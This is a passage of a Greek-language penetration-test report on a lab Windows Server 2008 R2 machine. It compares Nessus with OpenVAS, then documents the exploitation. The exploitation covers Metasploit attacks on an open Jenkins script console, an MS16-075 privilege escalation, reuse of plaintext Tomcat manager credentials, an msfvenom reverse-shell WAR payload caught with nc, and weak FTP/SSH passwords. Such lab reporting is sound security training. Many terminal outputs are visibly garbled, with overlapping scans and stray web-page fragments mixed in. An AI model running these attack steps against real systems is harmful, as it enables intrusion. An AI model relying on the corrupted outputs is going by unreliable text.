- Το OpenVAS αντίθετα είναι αισθητά λιγότερο user-friendly. Για παράδειγμα απαιτούνται περισσότερες ενέργειες για να ξεκινήσουμε ένα βασικό scan, και το UI δεν είναι τόσο διαισθητικό όσο του Nessus. Επίσης οι αναφορές που μπορούμε να δούμε μέσω του OpenVAS, παρότι είναι πλήρεις δεν είναι τόσο ευανάγνωστες
- Τα Plugins του Nessus διαθέτουν ελέγχους για την ανίχνευση συνολικά περισσότερων κρίσιμων CVEs από το OpenVAS. Το Nessus επίσης κάνει διαθέσιμους

περισσότερους ελέγχους για τα συγκεκριμένα CVEs πριν αυτά ανακοινωθούν³. Ωστόσο όπως αναφέρθηκε και προηγουμένως, το OpenVAS ανιχνεύει περισσότερες ευπάθειες σε υπηρεσίες που δεν εντοπίζει το Nessus.

- Το Nessus παρέχει περισσότερους έτοιμους και πιο εξειδικευμένους ελέγχους (για παράδειγμα “Spectre and Meltdown Scan”, “Active Directory Scan” κτλ). Επίσης δίνει την δυνατότητα για brute forcing μέσω του Hydra στην παραμετροποίηση των scan, η οποία απουσιάζει από το OpenVAS.
- Και τα δύο εργαλεία δίνουν την δυνατότητα για ελέγχους συμμόρφωσης μέσω του προσδιορισμού πολιτικών του οργανισμού
- Το OpenVAS παρέχει τη δυνατότητα εξαγωγής αναφορών σε περισσότερα format σε σύγκριση με το Nessus
- Το OpenVAS παρέχει πολλές παραπάνω δυνατότητες παραμετροποίησης και δεν περιορίζει τους οργανισμούς σε ένα έτοιμο, κλειστό σύστημα όπως το Nessus. Αυτό επιτρέπει στις επιχειρήσεις να το προσαρμόζουν κατάλληλα για την κάλυψη περισσότερων περιπτώσεων χρήσης
- Το Nessus ενδείκνυται για χρήση σε μεσαίους προς μεγάλους οργανισμούς, ενώ το OpenVAS είναι ιδανικό για όλες τις επιχειρήσεις ανεξαρτήτου μεγέθους

6. Exploitation Phase

Συνοπτικά, οι επιθέσεις που καταφέραμε να εκτελέσουμε και το επίπεδο πρόσβασης που πετύχαμε για καθεμιά ανά host είναι οι ακόλουθες:

Windows Server 2008 R2		
No.	Exploited Vulnerability	Access level gained
1	Jenkins Script Console Java Execution	SYSTEM
2	Apache Tomcat Web Application Manager authenticated code execution	SYSTEM
3	EternalBlue (MS17-10)	SYSTEM
4	FTP/SSH weak credentials	VAGRANT
5	Elasticsearch RCE Vulnerability	SYSTEM

Ubuntu 14.04 (3.13.0-24-generic) – Initial Access		
No.	Exploited Vulnerability	Access level gained
1	ProFTPD mod_copy Information Disclosure (CVE-2015-3306)	www-data

³ <https://www.intruder.io/blog/openvas-vs-nessus>

2	Drupal Coder Module Deserialization RCE	www-data
3	Drupal Database Abstraction API SQLi (CVE-2014-3704)	www-data

Στη συνέχεια, εκμεταλλευτήκαμε τις εξής ευπάθειες με σκοπό το privilege escalation σε root

Ubuntu 14.04 (3.13.0-24-generic) – Privilege Escalation		
	Exploited Vulnerability	Access level gained
4	“Kernel Exploit” (CVE-2015-1328)	root

Χειριζόμαστε κάθε σενάριο επίθεσης ως ανεξάρτητο από τα υπόλοιπα, εννοώντας πως η γνώση που έχουμε πριν την εκτέλεση της επίθεσης περιορίζεται σε όλες τις πληροφορίες που έχουμε λάβει ακολουθώντας την συγκεκριμένη ροή, ανεξάρτητα των ευρημάτων άλλων επιθέσεων. Αυτό μας δίνει τη δυνατότητα να εξερευνήσουμε όσο το δυνατόν περισσότερα μονοπάτια επίθεσης και να ανακαλύψουμε επιπλέον ευπάθειες και ελλείψεις μέτρων ασφάλειας στο σύστημα. Οι αναλυτικές ροές επιθέσεων παρουσιάζονται στην συνέχεια:

6.1 Windows Server 2008: Ροές επιθέσεων

1) Jenkins Script Console Java Execution

Σύνοψη: Η δυνατότητα εισαγωγής κώδικα που δίνει το ανοικτό endpoint <http://192.168.56.102:8484/script> μας επέτρεψε να αποκτήσουμε πρόσβαση στο μηχάνημα με δικαιώματα τοπικής υπηρεσίας (NT AUTHORITY\LOCAL SERVICE) και στην συνέχεια συστήματος (NT AUTHORITY\SYSTEM) μέσω privilege escalation.

Μεθοδολογία επίθεσης: Εκτελώντας το εργαλείο GoBuster έναντι της θύρας 8484, στην οποία εκτελείται ένας Jenkins automation server, ανακαλύψαμε endpoints που θα μπορούσαμε να εκμεταλλευτούμε για να αποκτήσουμε πρόσβαση στο μηχάνημα (Εικόνα 51).

Μεταβαίνοντας στο endpoint “/script” παρατηρήσαμε πως μας δινόταν η δυνατότητα να εκτελέσουμε Java κώδικα ως μη-αυθεντικοποιημένος χρήστης μέσω μιας κονσόλας. Θεωρώντας ότι μπορούσαμε να εκμεταλλευτούμε αυτή την λειτουργία, αναζητήσαμε modules σχετικά με το Jenkins στο Metasploit για να βρούμε exploits τα οποία θα μας

επέτρεπαν να την αξιοποιήσουμε για να αποκτήσουμε πρόσβαση στο μηχάνημα, δημιουργώντας ένα reverse TCP shell.

```
msf6 > search exploit jenkins
          Search: search exploit jenkins

Matching Modules
=====
#  Name
-  exploit/windows/misc/ibm_websphere_java_deserialize
E Java Deserialization Vulnerability
  1 exploit/multi/http/jenkins_metaprogramming
ss and Metaprogramming RCE
  2 exploit/linux/http/jenkins_cli_deserialization
rialization
  3 exploit/linux/misc/jenkins_ldap_deserialize
Java Deserialization Vulnerability
  4 exploit/linux/misc/jenkins_java_deserialize
Java Deserialization Vulnerability
  5 exploit/multi/http/jenkins_xstream_deserialize
Groovy classpath Deserialization Vulnerability
  6 exploit/multi/http/jenkins_script_console
t-Console Java Execution
  7 exploit/linux/misc/opennms_java_serialize
ect Unserialization Remote Code Execution

          Disclosure Date Rank Check Description
-----|-----|-----|-----|-----
  0 2015-11-06 excellent No IBM WebSphere RC
  1 2019-01-08 excellent Yes Jenkins ACL Bypa
  2 2017-04-26 excellent Yes Jenkins CLI Dese
  3 2016-11-16 excellent Yes Jenkins CLI HTTP
  4 2015-11-18 excellent Yes Jenkins CLI RMI
  5 2016-02-24 excellent Yes Jenkins XStream
  6 2013-01-18 good Yes Jenkins-CI Scrip
  7 2015-11-06 normal No OpenNMS Java Obj

Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/misc/opennms_java_serialize
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(multi/http/jenkins_script_console) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(multi/http/jenkins_script_console) > set rport 8484
rport => 8484
msf6 exploit(multi/http/jenkins_script_console) > set targeturi /
targeturi => /
msf6 exploit(multi/http/jenkins_script_console) > set lhost 192.168.56.103
lhost => 192.168.56.103
msf6 exploit(multi/http/jenkins_script_console) > exploit
```

Η εκτέλεση του exploit που φαίνεται ανωτέρω πετυχαίνει, με αποτέλεσμα να αποκτήσουμε πρόσβαση με δικαιώματα NT AUTHORITY\LOCAL SERVICE, όπως φαίνεται μέσω της εντολής “**whoami**”. Ο συγκεκριμένος τύπος χρήστη χρησιμοποιείται για να εκτελεί υπηρεσίες με μειωμένα δικαιώματα. Ως εκ τούτου, δεν έχουμε δικαίωμα να ξεκινάμε ή να σταματάμε υπηρεσίες, να γράφουμε ή ακόμα και να διαβάζουμε ευαίσθητες πληροφορίες, όπως αρχεία άλλων εφαρμογών ή χρηστών. Εκτελώντας ωστόσο την εντολή “**net users**” μπορούμε να προβάλλουμε όλους τους χρήστες του συστήματος προκειμένου να συλλέξουμε πληροφορίες που μπορεί να μας επιτρέψουν να κάνουμε privilege escalation.

```
meterpreter > shell          21389 404.160
Process 4280 created.          91286 bytes
Channel 1 created.          46128312841680 bytes free
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved. -8.0.33\webapps\host-ma
C:\Program Files\jenkins\Scripts>whoami
whoami
nt authority\local service
Software Foundation\tomcat\apache-tomcat-8.0.33\webapps\host-ma
C:\Program Files\jenkins\Scripts>net users
net users
User accounts for \\
Administrator              anakin_skywalker          artoo_detoo
ben_kenobi                  boba_fett                c_three_pio
chewbacca                   darth_vader              greedo
Guest                      han_solo                 jabba_hutt
jarjar_binks               kylo_ren                 lando_calrissian
leia_organa                 luke_skywalker        sshd
sshd_server                vagrant
The command completed with one or more errors.
```

```

C:\Program Files\jenkins\Scripts>cd \Users\ire_Foundation\tomcat
cd \Users\ger\META-INF

C:\Users>dir 09:32 PM <DIR> .
dir 18/2016 09:32 PM <DIR> ..
Volume in drive C is Windows 2008R217 context.xml
Volume Serial Number is 2081-C2D91,217 bytes
          2 Dir(s) 46,283,284,480 bytes free
      Directory of C:\Users
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\host-manager\META-INF
02/23/2023  01:45 AM <DIR> .
02/23/2023  01:45 AM <DIR> ..
02/23/2023  01:44 AM <DIR> Administrator
02/23/2023  01:45 AM <DIR> corporat Classic .NET AppPooled
07/13/2009  09:57 PM <DIR> Public
02/23/2023  01:30 AM <DIR> Fware Found sshd_servercat\apache-t
02/23/2023  02:11 AM <DIR> vagrant
cat_content.xml 0 File(s) 0 bytes
cat : Cannot Find 7 Dir(s) 46,282,817,536 bytes free Fware Found
C:\Program Files\jenkins\Scripts>net user vagrant
net user vagrant
User name : files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\host-manag
Full Name: vagrant
Comment: Vagrant User
User's comment: Volume C is Windows 2008R2
Country code: L Number is 208 001 (United States)
Account active: Yes
Account expires: \Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\host-manag
Password last set: 2/23/2023 1:29:34 AM
Password expires: 2 PM <DIR> Never
Password changeable: 2/23/2023 1:29:34 AM
Password required: Yes 1,217 context.xml
User may change password: Yes 1,217 bytes
          2 Dir(s) 46,283,284,480 bytes free
Workstations allowed: All
Logon script: files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\host-manag
User profile: rshell
Home directory:
Last logon: rshell 4/17/2023 3:12:20 PM
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
Logon hours allowed: All
PS C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\host-manag
Local Group Memberships .xml *Administrators *Users
Global Group memberships *None
The command completed successfully.

```

Privilege escalation: Για να κλιμακώσουμε την πρόσβαση μας στο μηχάνημα, αναζητήσαμε επιπλέον ευπάθειες που θα μπορούσαμε να εκμεταλλευτούμε τοπικά. Ανακαλύψαμε ότι ο server περιείχε την ευπάθεια CVE-2014-4113⁴ (Win32k.sys Elevation of Privilege Vulnerability), η οποία μας επιτρέπει να αποκτήσουμε επιπλέον δικαιώματα ως τοπικός χρήστης, και πως το Metasploit παρέχει ένα exploit που την αξιοποιεί. Φορτώσαμε το συγκεκριμένο module και δώσαμε το id του session που ανοίξαμε προηγουμένως, το οποίο μας παρέχει τοπική πρόσβαση στο μηχάνημα. Εκτελώντας το, καταφέραμε να αποκτήσουμε δικαιώματα NT AUTHORITY\SYSTEM, ολοκληρώνοντας έτσι την επίθεση.

⁴ <https://www.cvedetails.com/cve/CVE-2014-4113/>

```

msf6 exploit(windows/local/cve_2020_1337_printerdemon) > search exploit CVE-2014-4113
  Matching Modules
  └── exploit/windows/local/ms16_075_reflection [Juicy]
      ↳ exploit/windows/local/ms16_075_reflection_juicy [Questions]

      #  Name
      -  Home
      0  exploit/windows/local/ms16_075_reflection [DCOM/RPC]
      1  exploit/windows/local/ms16_075_reflection_juicy [DCOM/RPC (Juicy)]
      2  exploit/windows/local/ms14_058_track_popup_menu [Win32k NULL Pointer Dereference]

      Disclosure Date Rank Exploit Check Description
      2016-01-16 normal Yes Windows Net-NTLMv2 Ref
      2016-01-16 https://www.exploit-db.com/wp-content/themes/exploit/images/exploit-db-logo.png Yes/C Windows Net-NTLMv2 Ref
      2014-10-14 normal Yes Windows TrackPopupMenu

      Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/local/ms14_058_track_popup_menu

  Users
  Companies

  msf6 exploit(windows/local/cve_2020_1337_printerdemon) > use 1
  [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
  msf6 exploit(windows/local/ms16_075_reflection_juicy) > show options

  Module options (exploit/windows/local/ms16_075_reflection_juicy):
  └── TEAMS
      Name      Current Setting      Required      Description
      CLSID SESSION {4991d34b-80a1-4291-83b6-3328366b9097}      yes      Set CLSID value of the DCOM to trigger
      SESSION      collaborating and      yes      The session to run this module on
      sharing organizational
      knowledge

  Payload options (windows/meterpreter/reverse_tcp):
  └──
      Name      Current Setting      Required      Description
      EXITFUNC none      yes      Exit technique (Accepted: '', seh, thread, process, none)
      LHOST   10.0.3.15      yes      The listen address (an interface may be specified)
      LPORT   4444      yes      The listen port

  C:/path_To_Python_Folder/pythonXXX/python.exe

  Exploit target:
  └──
      Id  Name      Why Teams?      Share Improve this answer Follow
      --  --
      0  Automatic

  msf6 exploit(windows/local/ms16_075_reflection_juicy) > set session 2
  session => 2
  msf6 exploit(windows/local/ms16_075_reflection_juicy) > set lhost 192.168.56.103
  lhost => 192.168.56.103
  msf6 exploit(windows/local/ms16_075_reflection_juicy) > exploit

  [*] Started reverse TCP handler on 192.168.56.103:4444
  [*] Target appears to be vulnerable (Windows 2008 R2 (6.1 Build 7601, Service Pack 1).)
  [*] Launching notepad to host the exploit ...
  [*] Process 4356 launched.
  [*] Reflectively injecting the exploit DLL into 4356 ...
  [*] Injecting exploit into 4356 ...
  [*] Exploit injected. Injecting exploit configuration into 4356 ...
  [*] Configuration injected. Executing exploit ...
  [*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
  [*] Sending stage (175686 bytes) to 192.168.56.102
  [*] Meterpreter session 3 opened (192.168.56.103:4444 → 192.168.56.102:49287) at 2023-05-09 06:38:28 -0400

  meterpreter > shell
  Process 4284 created.
  Channel 1 created.
  Microsoft Windows [Version 6.1.7601]
  Copyright (c) 2009 Microsoft Corporation. All rights reserved.

  C:\Windows\system32>whoami
  whoami
  nt authority\system

```

2) Apache Tomcat Web Application Manager authenticated code execution

Σύνοψη: Εκμεταλλευόμενοι εκτεθειμένα credentials για το Tomcat Application Manager καταφέραμε να ανεβάσουμε και να εκτελέσουμε κακόβουλο κώδικα ο οποίος μας έδωσε πρόσβαση στον server ως SYSTEM.

Μεθοδολογία επίθεσης: Στην συγκεκριμένη επίθεση αποκτήσαμε αρχικά τοπική πρόσβαση στο μηχάνημα ως LOCAL SERVICE, μέσω της κονσόλας του Jenkins, όπως περιεγράφηκε προηγουμένως, το οποίο μας επέτρεψε να αναζητήσουμε πληροφορίες εντός του server προκειμένου να ανακαλύψουμε επιπλέον μεθόδους κλιμάκωσης της πρόσβασης και να πετύχουμε πλήρη παραβίαση της ασφάλειάς του.

Privilege escalation: Προκειμένου να εξετάσουμε διαφορετικούς (χειροκίνητους) τρόπους να κάνουμε κάθετη κλιμάκωση πρόσβασης, εκτελέσαμε το script WinPEAS⁵. Αυτό αυτοματοποιεί πολλούς από τους ελέγχους που μπορούμε να κάνουμε στο σύστημα για να καθορίσουμε τα πιθανά μονοπάτια για privilege escalation (για παράδειγμα απαριθμεί αρχεία που πιθανώς να περιέχουν passwords, διεργασίες που τρέχουν με αυξημένα δικαιώματα και directories στα οποία έχουμε δικαίωμα ανάγνωσης και εγγραφής). Μεταξύ των αποτελεσμάτων που μπορούμε να αξιοποιήσουμε, σύμφωνα με το output του εργαλείου, είναι οι ακόλουθοι φάκελοι και αρχεία:

```
***** File Analysis *****

***** Found Tomcat Files *****
File: C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf\tomcat-users.xml

***** Found SSH Files *****
File: C:\Users\vagrant\.ssh\authorized_keys
File: C:\Program Files\OpenSSH\home\vagrant\.ssh\authorized_keys

***** Found CERTSB4 Files *****
File: C:\Program Files\Oracle\VirtualBox Guest Additions\cert\vbox-sha256-timestamp-root.cer
File: C:\Program Files\Oracle\VirtualBox Guest Additions\cert\vbox-sha256-root.cer
File: C:\Program Files\Oracle\VirtualBox Guest Additions\cert\vbox-sha1-timestamp-root.cer
File: C:\Program Files\Oracle\VirtualBox Guest Additions\cert\vbox-sha1-root.cer
File: C:\Program Files\SpeechEngines\Microsoft\TTS20\en-US\enu-dsk\N1033DSK.CRT

***** Found SSH AGENTS Files *****
File: C:\Program Files\jmx\SimpleAgent.class
File: C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\webapps\axis2\WEB-INF\classes\org\apache\axis2\webapp\AdminAgent.class
File: C:\Program Files\Java\jre1.8.0_251\lib\management-agent.jar
File: C:\Program Files\Java\jre1.8.0_251\bin\ssvagent.exe
File: C:\Program Files\OpenSSH\docs\ssh-agent-manual.htm
File: C:\Program Files\OpenSSH\docs\PROTOCOL.agent
File: C:\Program Files\OpenSSH\bin\ssh-agent.exe C:\Windows\CCM\SCClient.exe exists.
File: C:\Program Files\Java\jdk1.8.0_211\jre\lib\management-agent.jar
File: C:\Program Files\Java\jdk1.8.0_211\jre\bin\ssvagent.exe SYSTEM privileges, many are vulnerable to DLL Sideloading.
File: C:\Program Files (x86)\Java\jre1.8.0_251\bin\ssvagent.exe (Private).
File: C:\Program Files (x86)\Java\jre1.8.0_251\lib\management-agent.jar

***** Found SSH_CONFIG Files *****
File: C:\Program Files\OpenSSH\etc\ssh_config
File: C:\Program Files\OpenSSH\etc\sshd_config ($result)
File: C:\Program Files\OpenSSH\bin\ssh-host-config write "Not Installed." 

***** Found Elasticsearch Files *****
File: C:\Program Files\elasticsearch-1.1.1\config\elasticsearch.yml
# Cluster name identifies your cluster for auto-discovery. If you're running
# cluster.name: elasticsearch
# Node names are generated dynamically on startup, so you're relieved
# node.name: "Franz Kafka"
# path.data: /path/to/data
# path.data: /path/to/data1,/path/to/data2

Files and Registry (Credentials)
```

Ελέγχουμε κάθε αρχείο ξεχωριστά για να προσδιορίσουμε τα δικαιώματα που έχουμε σε καθένα από αυτά και να ελέγχουμε αν μπορούμε να τα αξιοποιήσουμε. Δυστυχώς όπως προαναφέρθηκε, ως LOCAL SERVICE δεν έχουμε δικαίωμα εγγραφής στην πλειονότητα των αρχείων που φαίνονται στην εικόνα (π.χ. στα αρχεία authorized_keys, κάτι το οποίο θα μας επέτρεπε να εισάγουμε το δικό μας public key και να αποκτήσουμε πρόσβαση στον server μέσω SSH). Ωστόσο, έχοντας δικαίωμα ανάγνωσης για όλα τα ανωτέρω, μπορούμε να εξετάσουμε το περιεχόμενο τους προκειμένου να βρούμε χρήσιμες πληροφορίες. Έτσι, στο αρχείο tomcat-users.xml ανακαλύπτουμε τα plaintext credentials:

⁵ <https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS/winPEASexe>

Username: exploit

Password: exploit

Αυτά μπορούμε να χρησιμοποιήσουμε για να αποκτήσουμε πρόσβαση στο admin panel του tomcat server.

```
<tomcat-users xmlns="http://tomcat.apache.org/xml"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
               version="1.0">
    <!--
        NOTE: By default, no user is included in the "manager-gui" role required
              to operate the "/manager/html" web application. If you wish to use this app,
              you must define such a user - the username and password are arbitrary. It is
              strongly recommended that you do NOT use one of the users in the commented out
              section below since they are intended for use with the examples web
              application.
    -->
    <!--
        NOTE: The sample user and role entries below are intended for use with the
              examples web application. They are wrapped in a comment and thus are ignored
              when reading this file. If you wish to configure these users for use with the
              examples web application, do not forget to remove the <!.. ..> that surrounds
              them. You will also need to set the passwords to something appropriate.
    -->
    <!--
        <role rolename="tomcat"/>
        <role rolename="role1"/>
        <user username="tomcat" password="" roles="tomcat"/>
        <user username="both" password="" roles="tomcat,role1"/>
        <user username="role1" password="" roles="role1"/>
    -->
    <role rolename="manager-gui"/>
    <user username="exploit" password="exploit" roles="manager-gui"/>
</tomcat-users>
PS C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf>
```



Tomcat Web Application Manager

Message:	<input type="button" value="OK"/>		
Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

To manager app του Tomcat μας παρέχει πολλές δυνατότητες, όπως το να διαχειριστούμε τα endpoints του server, τα SSL πιστοποιητικά του και ιδιαίτερα να ανεβάζουμε αρχεία που θα αποθηκεύσει. Αυτή αποτελεί την πιο χρήσιμη λειτουργία για εμάς, καθώς εικάζουμε πως καταφέρνοντας να ανεβάσουμε κάποιο payload που θα εκτελέσει ο server, εκείνο θα εκτελεστεί με αυξημένα δικαιώματα. Πράγματι, παρατηρούμε ότι το parent process του tomcat (process ID = 3288) είναι το services.exe (process ID = 488), το οποίο τρέχει με δικαιώματα SYSTEM, επομένως το tomcat θα έχει κληρονομήσει το access token του. Με άλλα λόγια, αν εκτελεστεί το payload στον στόχο, θα έχουμε αποκτήσει δικαιώματα SYSTEM.

```
C:\>wmic process where ProcessId=3288 get Name,ParentProcessId
wmic process where ProcessId=3288 get Name,ParentProcessId located on s
Name          ParentProcessId
tomcat8.exe[488] was selected,
[-] No arch selected, selecting arch: x64
No encoder specified, outputting raw payload
C:\>wmic process where ProcessId=488 get Name, ParentProcessId
wmic process where ProcessId=488 get Name, ParentProcessId
Name          ParentProcessId
services.exe  388
```

Με τη χρήση του msfvenom δημιουργούμε ένα reverse TCP shell payload που τοποθετείται σε ένα WAR archive και το ανεβάζουμε στον server.

```
(kali㉿kali)-[~/Downloads]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.101 LPORT=5550 -f war -o db.war
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of war file: 2426 bytes
Saved as: db.war
```

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload db.war

Deploy

To payload έχει τοποθετηθεί μέσα στο WAR archive που δημιούργησε το msfvenom ως ένα jsp αρχείο (rssklophdgsnqq.jsp). Για να κάνουμε τον server να εκτελέσει το payload, απλώς αντιγράφουμε τη διαδρομή του αρχείου στην οποία περιμένει να το βρει ο server (/db/rssklophdgsnqq.jsp) και την εισάγουμε στο URL.



Παράλληλα έχουμε ανοίξει έναν listener που ακούει για εισερχόμενες συνδέσεις στη θύρα 5550 στο μηχάνημά μας ώστε να λάβουμε τη σύνδεση που θα ανοίξει ο στόχος προς εμάς. Αυτό το κάνουμε με την εντολή:

nc -nvlp 5550

Με την εκτέλεση του payload, η σύνδεση έχει πλέον εδραιωθεί και παρατηρούμε ότι έχουμε αποκτήσει πράγματι πρόσβαση στο μηχάνημα ως SYSTEM.

```
(kali㉿kali)-[~/Downloads] $ nc -nvlp 5550
listening on [any] 5550 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.112] 49280
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami /all
whoami /all
Exploit completed, but no
USER INFORMATION
User Name SID
Administrator S-1-5-18
GROUP INFORMATION [Forbidden]
Group Name Type SID Attributes
BUILTIN\Administrators Alias S-1-5-32-544 Enabled by default, En
bled group, Group owner
Everyone Well-known group S-1-1-0 Mandatory group, Enable
d by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enable
d by default, Enabled group
Mandatory Label\System Mandatory Level Label S-1-16-16384
[*] Started reverse TCP handle
```

Σημείωση: Αρχικά, για την αποστολή του payload στον tomcat server δοκιμάστηκε η χρήση του κάτωθι exploit του Metasploit. Ωστόσο η συγκεκριμένη μέθοδος απέτυχε καθώς όπως ανακαλύψαμε, ο server έχει ενεργοποιημένη την προστασία έναντι επιθέσεων CSRF, επομένως το Metasploit δεν καταφέρνει να ανεβάσει απευθείας το payload μέσω του endpoint που χειρίζεται τα uploads. Για τον λόγο αυτό εκτελέσαμε το exploit, δημιουργώντας και ανεβάζοντας οι ίδιοι το payload.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options
Module options (exploit/multi/http/tomcat_mgr_deploy):
Name Current Setting Required Description
HttpPassword no The password for the specified username
HttpUsername no The username to authenticate as
PATH /manager yes The URI path of the manager app (/deploy and /undeploy will be used)
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false Negotiate SSL/TLS for outgoing connections
VHOST no HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.3.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target: 0000
Id Name
0 Automatic Sign In
```

3) FTP/SSH weak credentials

Σύνοψη: Χρήση αδύναμου συνθηματικού για την σύνδεση στον FTP και SSH server μας επέτρεψε να αποκτήσουμε πρόσβαση στο σύστημα αρχείων ως εξουσιοδοτημένος χρήστης.

Μεθοδολογία επίθεσης: Οι αναφορές του OpenVas αναφέρουν ότι μπορούμε να συνδεθούμε στον FTP server με τα credentials:

User: vagrant

Password: vagrant

Χρησιμοποιώντας τα μπορέσαμε να αποκτήσουμε πρόσβαση στο Filesystem του μηχανήματος ως ο χρήστης vagrant, ο οποίος όμως μέσω του ftp έχει πρόσβαση σε ένα μόνο directory, το οποίο πέρα από δύο flags, δεν παρέχει κάποιες περαιτέρω πληροφορίες (π.χ. configuration files ή κωδικούς).

```
(kali㉿kali)-[~] $ ev -t4 -p 192.168.56.102
└─$ ftp vagrant@192.168.56.102.map.org ) at 2023-04-25 16:39
Connected to 192.168.56.102. sts completed (0 up), 1 undergoi
220 Microsoft FTP Service at 100.00% done; ETC: 16:39 (0:00:0
331 Password required for vagrant. completed (1 up), 1 undergoi
Password: Timing: Scan Timing: About 0.89% done
230 User logged in. sed; 0 hosts completed (1 up), 1 undergoi
Remote system type is Windows_NT.28% done; ETC: 16:50 (0:11:
ftp> dir 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoi
229 Entering Extended Passive Mode (|||49239|) 16:51 (0:11:
125 Data connection already open; Transfer starting. undergoi
02-23-23 01:45AM Timing: <DIR> 5.16% done aspnet_client (0:11:
02-23-23 01:36AM 0:00:32 elapsed; 0 hosts c34251 hahaha.jpg 1 undergoi
02-23-23 01:36AM Timing: About 1116941 index.html 6:51 (0:11:
02-23-23 01:36AM 0:00:32 elapsed; 0 hosts 2439522 seven_of_hearts.html
02-23-23 01:36AM Timing: About 1384916 six_of_diamonds.zip 0:09
02-23-23 01:44AM 0:00:32 elapsed; 0 hosts 184946 welcome.png 1 undergoi
226 Transfer complete. g: About 25.83% done; ETC: 16:51 (0:09
ftp> █
```

Έχοντας ωστόσο τα credentials του, δοκιμάσαμε να συνδεθούμε με αυτά στο μηχάνημα-στόχο μέσω SSH, καθότι παρατηρήσαμε ότι ήταν ενεργοποιημένη η αυθεντικοποίηση με χρήση κωδικού. Όπως αναμέναμε, ο χρήστης vagrant έχει ρυθμίσει τον ίδιο κωδικό και για την σύνδεση με SSH, οπότε καταφέραμε να αποκτήσουμε ξανά πρόσβαση στο μηχάνημα, όμως αυτή την φορά σε ολόκληρο το σύστημα αρχείων με δικαιώματα διαχειριστή.

```
(kali㉿kali)-[~] $ ssh vagrant@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ECDSA key fingerprint is SHA256:BLi2jo3GDbTJ8fFOcxRleYrkmllyiUpL3iDP65jaU/SQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ECDSA) to the list of known hosts.
vagrant@192.168.56.102's password: I scanned in 0.64 seconds
Permission denied, please try again.
```

Eικόνα 3 Intentionally incorrect login reveals password authentication is enabled

```

└─[kali㉿kali]─[~]
$ ssh vagrant@192.168.56.102 completed (2 up), 1 undergoing S
vagrant@192.168.56.102's password: 99% done; ETC: 16:39 (0:00:38
Last login: Tue Apr 25 13:44:01 2023 from 192.168.56.101
-sh-4.3$ cmd
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-25 16:38 EDT
C:\Users\vagrant>dir 192.168.56.102
dir is up (0.00031s latency).
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 2081-C2D9
8484/tcp closed unknown
 Directory of C:\Users\vagrant (Oracle VirtualBox virtual NIC)

04/25/2023  01:43 PM <DIR> .For <DIR> Please report any incorrect results
04/25/2023  01:43 PM <DIR> ..
04/25/2023  01:44 PM <DIR> (1 host up) 23 .bash_history seconds
02/23/2023  02:00 AM <DIR> ..bundle
02/23/2023  01:55 AM <DIR> .gem
02/23/2023  01:36 AM <DIR> -T4 -u- 192.168.56.102 121 .gemrc
02/23/2023  01:43 AM <DIR> imap.org .ssh 2023-04-25 16:39 EDT
02/23/2023  01:35 AM <DIR> 0 hosts compil 5 .vbox_version undergoing A
02/23/2023  01:55 AM <DIR> About 100.00% 526 config.yml 39 (0:00:00 re
02/23/2023  01:30 AM <DIR> <DIR> complete Contacts, 1 undergoing S
02/23/2023  02:08 AM <DIR> 0.89% do Desktop
02/23/2023  01:43 AM <DIR> <DIR> s complete Documents 1 undergoing S
02/23/2023  01:30 AM <DIR> 1.28% do Downloads 16:50 (0:11:36 r
02/23/2023  01:30 AM <DIR> <DIR> s complete Favorites 1 undergoing S
02/23/2023  01:30 AM <DIR> 4.32% do Links 16:51 (0:11:49 r
02/23/2023  01:30 AM <DIR> <DIR> s complete Music 10, 1 undergoing S
02/23/2023  01:30 AM <DIR> 5.16% do Pictures 16:51 (0:11:38 r
02/23/2023  01:30 AM <DIR> <DIR> s complete Saved Games undergoing S
02/23/2023  01:30 AM <DIR> 8.49% do Searches 16:51 (0:11:19 r
